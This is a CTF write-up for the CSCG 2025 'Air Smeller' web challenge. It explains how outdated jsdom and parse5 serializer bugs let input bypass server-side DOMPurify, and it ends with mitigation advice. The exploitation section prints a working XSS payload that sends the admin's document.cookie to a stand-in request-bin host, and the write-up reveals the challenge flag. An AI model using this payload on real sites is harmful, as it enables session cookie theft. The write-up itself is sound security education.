1 CSCG 2025 - Air Smeller

Category: Web

Difficulty: Hard

Author: D_K

Flag: `CSCG{0ld_A1r_Smeels_B4d}`

Description:

> I found this website where you can rate the smell of the air, after purification. Do you know a good purifier, maybe you can recommend some purifier to the people.

2 Introduction


This web challenge aimed to identify and exploit a bypass in *DOMPurify* to achieve Cross-Site Scripting (XSS) and ultimately steal the admin's cookie. The challenge description already hints at the role of a sanitizer in the exploitation process.

In the following sections, we walk through the entire process, from the initial analysis to the final exploitation.

3 Reconnaissance

Fortunately, the source code for the website is provided in this challenge. It is a small website built with *Next.js* using *React* and written in *TypeScript*. An admin bot, using *Chromium*, checks the website every 60 seconds and carries the flag in its cookie. Moreover, the attribute `httpOnly: false` allows us to access the cookie via JavaScript, so there is a high probability that this is an XSS challenge.

On the landing page, where we can submit our ratings, the input is reflected in both input fields:



But it seems like there is some kind of sanitizer removing malicious input from the comment field and thus preventing XSS. A closer look at the source code in `src/components/ratings.tsx` reveals that the sanitizer used for filtering malicious comments is *DOMPurify*, a very popular and powerful XSS sanitizer. The sanitized output is then injected into the comment section using *React*'s `dangerouslySetInnerHTML`. It functions similarly to the traditional `innerHTML` in vanilla JavaScript. Thus, the comment input field acts as an HTML injection vector. The reason for this design decision could be to allow users to style their comments in a fancy way with some HTML tags. This means that bypassing *DOMPurify* should be enough to have an XSS.

In this challenge, *DOMPurify* is used server-side, so it requires a DOM parser. The challenge uses *jsdom* for this purpose and a look at the `package.json` reveals that *DOMPurify* is slightly outdated. Notably, to exploit the mXSS-style bypass, which was patched in the latest version, requires a non-default configuration of *DOMPurify*, enabling the `SAFE_FOR_TEMPLATES` option; we don't have the luxury of this in this challenge.

More interestingly, the version of *jsdom* v19.0.0 is quite old. Reviewing the README of *DOMPurify* confirms that the older version of *jsdom* may introduce vulnerabilities:

> Running DOMPurify on the server requires a DOM to be present, which is probably no surprise. Usually, *jsdom* is the tool of choice and we strongly recommend using the latest version of *jsdom*.
> Why? Because older versions of *jsdom* are known to be buggy in ways that result in XSS even if DOMPurify does everything 100% correctly. There are known attack vectors in, e.g. *jsdom* v19.0.0 that are fixed in *jsdom* v20.0.0 - and we really recommend keeping *jsdom* up to date because of that.

4 Bypassing DOMPurify - Finding differentials

Bypassing *DOMPurify* is challenging when it is used correctly. Typically, you would use the latest version of *DOMPurify* client-side so that the sanitizer uses the same DOM parser as the browser rendering the website. When using a sanitizer like *DOMPurify*, the untrusted payload is parsed at least two times: The first time, by the DOM parser used by *DOMPurify*, and the second time by the DOM parser of the browser, the website is being rendered on. Using the *DOMPurify* client-side avoids parser differentials that originate from *DOMPurify* using a different parser in the backend than the client. Nevertheless, bypassing even the latest version of *DOMPurify* running client-side is not impossible. If you are interested in the whole topic around mutation XSS (mXSS), I can highly recommend this article.

As mentioned, the challenge uses *DOMPurify* server-side with an outdated DOM parser *jsdom*. This design decision might be intended to prevent malicious payloads from reaching the server's database, reducing the overhead for clients and ensuring that even a tampered client gets sanitized content. Essentially, the challenge goal is to find bugs in the parser or serializer implementation of *jsdom* and exploit them. With the help of such a bug, we could craft a malicious payload so the *DOMPurify* sanitization process using *jsdom* won't detect it. But when the payload is being rendered in *Chromium* with its underlying *DOMParser*, this will lead to malicious behavior. To find the differential, we have to dive deep into the source code of *jsdom* and its underlying parser and serializer, *parse5*.

With the outdated *jsdom* version, we review the corresponding release notes and discover several noteworthy fixes introduced in *jsdom* v20.0.0:

> Updated parse5, bringing along some HTML parsing and serialization fixes. (fb55)

This change motivates us to examine the exact code modifications. Aside from updating the underlying HTML parser and serializer *parse5* to v7.0.0, nothing particularly exploitable in *jsdom* itself is immediately apparent. Further investigation into the release notes for *parse5* v7.0.0 reveals a significant pull request titled:

> Refactor & improve serializer

Moreover, an interesting issue describes a bug in the HTML serializer where the namespace of any content is not properly checked before decoding and applying it to the corresponding node. For example, given input like:

```
<svg><style>&lt;</style></svg>

<style>&lt;</style>
```

jsdom's `innerHTML` serializes it as:

```
<svg><style><</style></svg>

<style>&lt;</style>
```

whereas *Chromium*'s *DOMParser*, following the HTML specification, serializes it as:

```
<svg><style>&lt;</style></svg>

<style>&lt;</style>
```

In short, *jsdom* decodes the opening tag in the SVG namespace, which is not valid per the HTML specification. During initialization, *DOMPurify* creates a document with:

```
doc = new DOMParser().parseFromString(dirtyPayload, PARSER_MEDIA_TYPE);
```

The *jsdom* implementation of `parseFromString` uses the *parse5* parser. Eventually after sanitization, *DOMPurify* calls:

```
let serializedHTML = WHOLE_DOCUMENT ? body.outerHTML : body.innerHTML;
```

This will internally use the *parse5* serializer, which has the aforementioned namespace-dependent bug. Thus, the malicious payload is processed in the following stages, each potentially modifying its HTML structure and representation:

Dirty HTML → *parse5* parser → *DOMPurify* sanitizer → *parse5* serializer → *Chromium DOMParser*

DOMPurify assumes that the DOM parser implements the HTML specifications correctly. In this case, it doesn't interpret the `<` as an opening tag, because it relies on the output of the *jsdom* serializer. The serializer treats it as a text node `#text` within the `style` tag, similar to regular content, for example, in a `p` tag. However, after sanitization calling `innerHTML` and thus using the buggy *parse5* serializer, the harmless `<` is decoded as an actual HTML opening tag `<` , causing *DOMPurify* to return a malicious payload with the encoded tag. So effectively, in this challenge *DOMPurify* itself potentially makes harmless inputs harmful.

There are additional bugs in *parse5* v6.0.0, such as this one, which might also be exploitable in this challenge. The difference from the previously described bug is that this one occurs in the *parse5* parser, whereas the earlier bug was in the *parse5* serializer. According to the HTML specification, the closing tags `</br>` and `</p>` must not be children of `<svg>` or `<math>` elements. If they are placed inside these elements, they are automatically moved outside, effectively closing the `<svg>` or `<math>` tags. For instance, a payload like:

```
<svg></br><a>
```

will be serialized by *jsdom*'s `innerHTML` as

```
<svg><br><a></a></svg>
```

while *Chromium*'s *DOMParser* serializes it as:

```
<svg></svg><br><a></a>
```

It is worth noting that all of this code search in GitHub was not necessary to uncover the parser differentials and even a working payload for the challenge. For more insights into parsing differentials used to bypass HTML sanitizers like *DOMPurify*, I refer to this research paper.

5 Exploitation

The final payload is straightforward once you understood the serializer bug in *parse5*:

```
<svg><style>&lt;img src onerror='window.location=(`reqest-bin/${document.cookie}`)';><a>
```

By using the encoded opening tag `<` , we can inject an image tag with an `onerror` event past the *DOMPurify* sanitizer. This event triggers a redirect to our webhook, effectively exfiltrating the cookie that contains the flag `CSCG{0ld_A1r_Smeels_B4d}` .

6 Mitigation

The vulnerability is about using *DOMPurify* with an outdated version of *jsdom* (and consequently an outdated *parse5* version). Updating these dependencies would resolve the issue. So always precisely read the documentation on how to use security-relevant libraries like *DOMPurify*. Additionally, shifting *DOMPurify* from a server-side to a client-side implementation would prevent parser and serializer differentials, as the same DOM parser would be used throughout. Implementing a robust Content Security Policy (CSP) further restricts JavaScript execution, adding another layer of defense against XSS. Morover, try to use `httpOnly` cookies on your website if none of your javascript needs to access cookies. Finally, if not absolutely necessary, avoid using `innerHTML` (or in this case `dangerouslySetInnerHTML`) with untrusted input.